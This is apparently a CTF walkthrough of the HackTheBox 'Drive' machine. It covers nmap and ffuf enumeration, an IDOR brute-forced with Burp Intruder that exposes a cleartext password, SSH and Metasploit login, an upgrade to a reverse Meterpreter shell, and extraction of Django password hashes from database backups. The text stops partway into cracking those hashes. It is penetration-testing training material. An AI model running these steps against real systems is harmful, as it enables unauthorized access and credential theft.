


Drive



IP: 10.129.58.188

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Drive
cd ~/HTB/Boxes/Drive

# Open a tmux session
tmux new -s Drive

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Drive
workspace Drive
setg LHOST 10.10.14.69
setg LPORT 1337
setg RHOST 10.129.58.188
setg RHOSTS 10.129.58.188
setg SRVHOST 10.10.14.69
setg SRVPORT 9000
use multi/handler
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.58.188 -oN drive.nmap
```

Hosts

```
Hosts
=====
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.129.58.188			Linux		2.6.X	server		

Services

```
Services
=====
host      port  proto  name  state  info
-----
10.129.58.188  22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.9
10.129.58.188  80    tcp    http  open   nginx 1.18.0 Ubuntu
10.129.58.188  3000  tcp    ppp   filtered
```

Gaining Access

My nmap results return a possible hostname for the device.

Screenshot Evidence

```
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://drive.htb/
3000/tcp filtered ppp
```

I added it to my /etc/hosts file

```
# Modify File
vim /etc/hosts
# Added Line
10.129.58.188 drive.htb
```

Screenshot Evidence

```
127.0.0.1 localhost
127.0.1.1 kali
10.129.58.188 drive.htb|

# The following lines are desirable
::1 localhost ip6-localhost ip6
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~
```

There is some kind of filtering on port 3000 making it unreachable

I was able to access the main HTTP site at <http://drive.htb> which is a web app called Doodle Drive


Screenshot Evidence

DOODLE GRIVE

Upload, Edit, Share files with your friends and more... Doodle Grive is the most famous platform for sharing files with colleagues, friends and everyone in the world!

REGISTER

LOGIN



I was able to register for an account so I did and explored the application

There is a strong password policy implemented blocking the use of common passwords and the use of your username as your password

Once I logged in the Register button became an "Upload File" button and "Login" became "Dashboard"

Screenshot Evidence

UPLOAD FILE

DASHBOARD

In my Dashboard I discover I am in a group called public

LINK: <http://drive.htb/showMyGroups/>

Under reports I can see my username and registration date

LINK: <http://drive.htb/reports/>

I fuzzed to see if anything new came up I did not see in Burp and found some new URLs

```
# Command Executed  
ffuf -w /usr/share/wordlists/dirbuster/directory-2.3-medium.txt -u http://drive.htb/FUZZ -c -ac
```

When looking at the Methods used for other URLs on the site such as Register and contact they used POST request.


On the pages that return a custom 500 error message I changed the HTTP GET Method to POST which returned a new page

One such example is I sent a POST request to <http://drive.htb/subscribe> and received a page that was not the default 500 error message

Screenshot Evidence GET Request

Server Error (500)

Screenshot Evidence POST Request



The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The 'Request' tab is selected, showing a POST request to `/subscribe/` with the following headers:

```
1 POST /subscribe/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: csrftoken=tTViRXKVyF90ZYa04ILL3XNDX0exlnq8; sessionId=
  9ju8q00y5i85ay2sgri2jnmhmiagg6q
9 Upgrade-Insecure-Requests: 1
```


The 'Response' tab is also selected, showing a 403 Forbidden error with the message: 'Forbidden (403) CSRF verification failed. Request aborted. More information is available with DEBUG=True.'

I notice `DEBUG=true` so enhanced logging is enabled
Likely this message is meant for developers and not clients

I uploaded a test file to the site and the application allows me to read the contents of the file after an upload when I click "Just View"

LINK: <http://drive.htb/112/getFileDetail/>

Screenshot Evidence




The screenshot shows a file management interface. At the top, there is a document icon and the text 'Hello tobor'. Below this is a table with two columns: 'File name' and 'Owner'. The table contains one row with the file name 'Test' and the owner 'tobor'. Below the table, there are four buttons: 'Change properties' (blue), 'Delete' (yellow), 'Edit Content' (dark grey), and 'Just View' (white with a black border). At the bottom left, the text 'test' is visible.

I noticed the file I uploaded is referenced by an identifier number so I used Burpsuite to look for other files I can possibly read


I did this by sending the request to <http://drive.htb/112/getFileDetail/> to Intruder

Screenshot Evidence




Highlight the value 112 and in the right hand pane click "Add\$"
 The value 112 will be changed to \$112\$

Screenshot Evidence



In the Payloads tab I changed my Payload Type to numbers
 I only have the one payload set I defined for 112

Screenshot Evidence



I set the range to be 0 through 1000 sequentially moving 1 step at a time

Screenshot Evidence

? Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:

To:

Step:

How many:

Number format

Base: Decimal Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

Examples

1

4321

I then clicked "**Start Attack**"

This discovered pages which return a 401 HTTP code

Screenshot Evidence

4. Intruder attack of http://drive.htb - Temporary attack - Not

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status co... ^	Error	Timeout	Length
0		200	<input type="checkbox"/>	<input type="checkbox"/>	5272
101	100	200	<input type="checkbox"/>	<input type="checkbox"/>	5393
113	112	200	<input type="checkbox"/>	<input type="checkbox"/>	5272
80	79	401	<input type="checkbox"/>	<input type="checkbox"/>	340
99	98	401	<input type="checkbox"/>	<input type="checkbox"/>	340
100	99	401	<input type="checkbox"/>	<input type="checkbox"/>	340
102	101	401	<input type="checkbox"/>	<input type="checkbox"/>	340
1	0	500	<input type="checkbox"/>	<input type="checkbox"/>	405
2	1	500	<input type="checkbox"/>	<input type="checkbox"/>	405
3	2	500	<input type="checkbox"/>	<input type="checkbox"/>	405
4	3	500	<input type="checkbox"/>	<input type="checkbox"/>	405
5	4	500	<input type="checkbox"/>	<input type="checkbox"/>	405

List of all 401 discoveries

- 79
- 98
- 99
- 101

Back in the browser at <http://drive.htb/showMyFiles/> I clicked Reserve on the test file i uploaded This directed me to <http://drive.htb/112/block/> where there is also a function to click "Just View" I checked the 401 files here and was able to view them. File ID 79 has a clear text password

USER: martin

PASS: Xk4@KjyrYv8t194L!

LINK: <http://drive.htb/79/block/>

Screenshot Evidence



Hello tobor

File name 📄

Owner 👤

Group 👥

announce_to_the_software_Engineering_team

admin

[doodleGrive-development-tear](#)

Just View

hey team after the great success of the platform we need now to continue the work.
on the new features for ours platform.

I have created a user for martin on the server to make the workflow easier for you please use the password "[Xk4@KjyrYv8t194L!](#)".

please make the necessary changes to the code before the end of the month

I will reach you soon with the token to apply your changes on the repo

thanks!

In file 99 there appear to have been security issues in middleware that were resolved

LINK: <http://drive.htb/99/block/>

Screenshot Evidence



Hello tobor

File name 📄

Owner 👤

Group 👥

security_announce

jamesMason

[security-team](#)

Just View

hi team

please we have to stop using the document platform for the chat

+I have fixed the security issues in the middleware

thanks! :)

In file 101 a backups directory is found

LINK: <http://drive.htb/101/block/>

Screenshot Evidence



File name 📄	Owner 👤	Group 👥
database_backup_plan!	jamesMason	doodleGrive-development-team security-team

Just View

hi team!
me and my friend(Cris) created a new scheduled backup plan for the database
the database will be automatically highly compressed and copied to `/var/www/backups/` by a small bash script every da
*Note: the backup directory may change in the future!
*Note2: the backup would be protected with strong password! don't even think to crack it guys! :)

I was able to use the martin credentials to SSH in

```
# Open SSH Way
ssh martin@drive.htb -p 22
Password: Xk4@KjyrYv8t194L!

# Metasploit Way
use scanner/ssh/ssh_login
set USERNAME martin
set PASSWORD Xk4@KjyrYv8t194L!
set STOP_ON_SUCCESS true
run -j
sessions -u 1
```

Screenshot Evidence

```
msf6 auxiliary(scanner/ssh/ssh_login) > run -j
[*] Auxiliary module running as background job 0.
msf6 auxiliary(scanner/ssh/ssh_login) >
[*] 10.129.58.188:22 - Starting bruteforce
[+] 10.129.58.188:22 - Success: 'martin:Xk4@KjyrYv8t194L!' 'uid=1001(martin) gid=1001(martin)
1 13:41:22 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.10.14.69:38663 → 10.129.58.188:22) at 2023-12-02 12:15:26 -0800
[*] Scanned 1 of 1 hosts (100% complete)
```

I upgraded the session to a Meterpreter

Screenshot Evidence

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.69:1337
[*] Sending stage (1017704 bytes) to 10.129.58.188
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > [*] Meterpreter session 2 opened (10.1
```

I checked to see what process could be running on port 300 and discovered Gitea is running on the server. By default Gitea uses a singled file executable to host a git site that runs on port 3000

```
# Command Executed  
ps -ef
```

Screenshot Evidence

```
systemd+  917  0.0  0.3  24708 13272 ?        Ss   18:33   0:00 /lib/systemd/systemd-resolved  
git       953  0.0  4.5 1451852 180912 ?        Ssl  18:33   0:04 /usr/local/bin/gitea web --config /etc/gitea/app.ini  
root     959  0.0  0.0   6816  2812 ?        Ss   18:33   0:00 /usr/sbin/cron -f
```

I dont have permissions to read the app.ini file which usually has a SQL password in it

I enumerated /var/www/backups and found backup 7z files and a SQLite database file

Screenshot Evidence

```
martin@drive:~$ ls -la /var/www/backups  
total 3740  
drwxr-xr-x  2 www-data www-data    4096 Sep  1 18:23 .  
drwxr-xr-x  5 root      root      4096 Sep 15 13:34 ..  
-rw-r--r--  1 www-data www-data   13018 Sep  1 20:00 1_Dec_db_backu  
-rw-r--r--  1 www-data www-data   12226 Sep  1 20:00 1_Nov_db_backu  
-rw-r--r--  1 www-data www-data   12722 Sep  1 20:00 1_Oct_db_backu  
-rw-r--r--  1 www-data www-data   12770 Sep  1 20:00 1_Sep_db_backu  
-rwxr-xr-x  1 root      root     3760128 Dec 26 2022 db.sqlite3
```

I ran strings against db.sqlite3 and discovered some of the messages I saw in the files that were uploaded

```
# Commands Executed  
file /var/www/backups/db.sqlite3  
strings /var/www/backups/db.sqlite3
```

Screenshot Evidence

```
EFERRED, "permission_id" integer NOT NULL REFERENCES "auth_permission" ("id")  
DEFERRED)  
7documents/jamesMason/database_backup_plan  
hi team!  
me and my friend(Cris) created a new backup scheduled plan for the database  
the database will be automatically highly compressed and copied to /var/www/b  
sh script every day at 12:00 AM  
*Note: the backup directory may change in the future!  
*Note2: the backup would be protected with strong password! don't even think  
022-12-24 22:49:49.515472  
database_backup_plan
```

I grepped for a password but found possible usernames

```
# Commands Executed  
strings /var/www/backups/db.sqlite3 | grep -i password
```

Screenshot Evidence

```

martin@drive:~$ strings /var/www/backups/db.sqlite3 | grep -i password
CREATE TABLE "accounts_customuser" ("id" integer NOT NULL PRIMARY KEY AUTOINCREMENT, "username" varchar(150) NOT NULL UNIQUE, "first_name" varchar(150) NOT NULL, "is_active" bool NOT NULL, "date_joined" datetime NOT NULL)3
*Note2: the backup would be protected with strong password! don't even think to
2022-12-26 05:31:36.78078816admin[{"changed": {"fields": ["Password"]}}]
2022-12-26 05:51:12.06563724crisDisel[{"changed": {"fields": ["Password"]}}]
2022-12-26 05:50:31.09830523tomHands[{"changed": {"fields": ["Password"]}}]
2022-12-26 05:49:04.84795622martinCruz[{"changed": {"fields": ["Password"]}}]
2022-12-26 05:48:06.56870321jamesMason[{"changed": {"fields": ["Password"]}}]
2022-12-26 05:37:56.55971421jamesMason[{"changed": {"fields": ["Password"]}}]

```

USER LIST

- admin
- tomHands
- jamesMason
- martinCruz
- crisDisel

I grepped each username from the file and returned password hashes. I modified grep to better filter the returned result

```

# Commands Executed
strings /var/www/backups/db.sqlite3 | grep admin
strings /var/www/backups/db.sqlite3 | grep tomHands
strings /var/www/backups/db.sqlite3 | grep jamesMason
strings /var/www/backups/db.sqlite3 | grep martinCruz
strings /var/www/backups/db.sqlite3 | grep crisDisel

```

I downloaded all the files in /var/www/backups to my machine to more easily create hash files to crack and for examination

```

# Meterpreter Method
download /var/www/backups/*

# Scp Method
scp martin@drive.htb:/var/www/backups/* /root/HTB/Boxes/Drive/

```

Screenshot Evidence

```

meterpreter > download /var/www/backups/*
[*] downloading: /var/www/backups/1_Dec_db_backup.sqlite3.7z → /root/HTB/Boxes/Drive/db.sqlite3
[*] Completed : /var/www/backups/1_Dec_db_backup.sqlite3.7z → /root/HTB/Boxes/Drive/db.sqlite3
[*] downloading: /var/www/backups/1_Nov_db_backup.sqlite3.7z → /root/HTB/Boxes/Drive/db.sqlite3
[*] Completed : /var/www/backups/1_Nov_db_backup.sqlite3.7z → /root/HTB/Boxes/Drive/db.sqlite3
[*] downloading: /var/www/backups/1_Oct_db_backup.sqlite3.7z → /root/HTB/Boxes/Drive/db.sqlite3
[*] Completed : /var/www/backups/1_Oct_db_backup.sqlite3.7z → /root/HTB/Boxes/Drive/db.sqlite3
[*] downloading: /var/www/backups/1_Sep_db_backup.sqlite3.7z → /root/HTB/Boxes/Drive/db.sqlite3
[*] Completed : /var/www/backups/1_Sep_db_backup.sqlite3.7z → /root/HTB/Boxes/Drive/db.sqlite3
[*] downloading: /var/www/backups/db.sqlite3 → /root/HTB/Boxes/Drive/db.sqlite3

```

I grepped the hashes to a file to attempt cracking them

```

# Commands Executed on Attack Machine
strings /root/HTB/Boxes/Drive/db.sqlite3 | grep 'admin@drive.htb' | tr -d [:space:] | tail -c +3 | head -c68 > admin.hash

strings /root/HTB/Boxes/Drive/db.sqlite3 | grep 'tom@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 > tom.hash


```

```
strings /root/HTB/Boxes/Drive/db.sqlite3 | grep 'jamesMason@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 > jamesMason.hash
strings /root/HTB/Boxes/Drive/db.sqlite3 | grep 'martin@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 > martinCruz.hash
strings /root/HTB/Boxes/Drive/db.sqlite3 | grep 'cris@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 > crisDisel.hash
```

I then verified the hash is a Django hash

```
# Command Executed
hashid
sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
```

Screenshot Evidence




```
(root@kali) - [~/HTB/Boxes/Drive]
# hashid
sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
Analyzing 'sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a'
[+] Django(SHA-1)
[+] SAP CODVN F/G (PASSCODE)
```

I checked for john formats to crack the hash

```
# Commands Executed
john --list=formats | tr ',' '\n' | grep Django
john --list=format-details --format=Django
```

Screenshot Evidence



```
(root@kali) - [~/HTB/Boxes/Drive]
# john --list=formats | tr ',' '\n' | grep Django
416 formats (149 dynamic formats shown as just "dynamic_n" here)
Django

(root@kali) - [~/HTB/Boxes/Drive]
# john --list=format-details --format=Django

Django 125      8      16      01000003      6      PBKDF2-SHA256 128/128 AVX 4x      (x
10000)      0x107 32      40      iteration count 0      $django$*1*pbkdf2_sha256$10000$qPmFb
ibfAY06$x/geVEkdZSlJMqvIYJ7G6i5l/6KJ0UpvLUU6cfj83VM=
```

I have a SHA1 hash so I filtered fro SHA1 and looked for a matching hash format

```
# Commands Executed
john --list=formats | tr ',' '\n' | grep -i SHA1
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Drive]
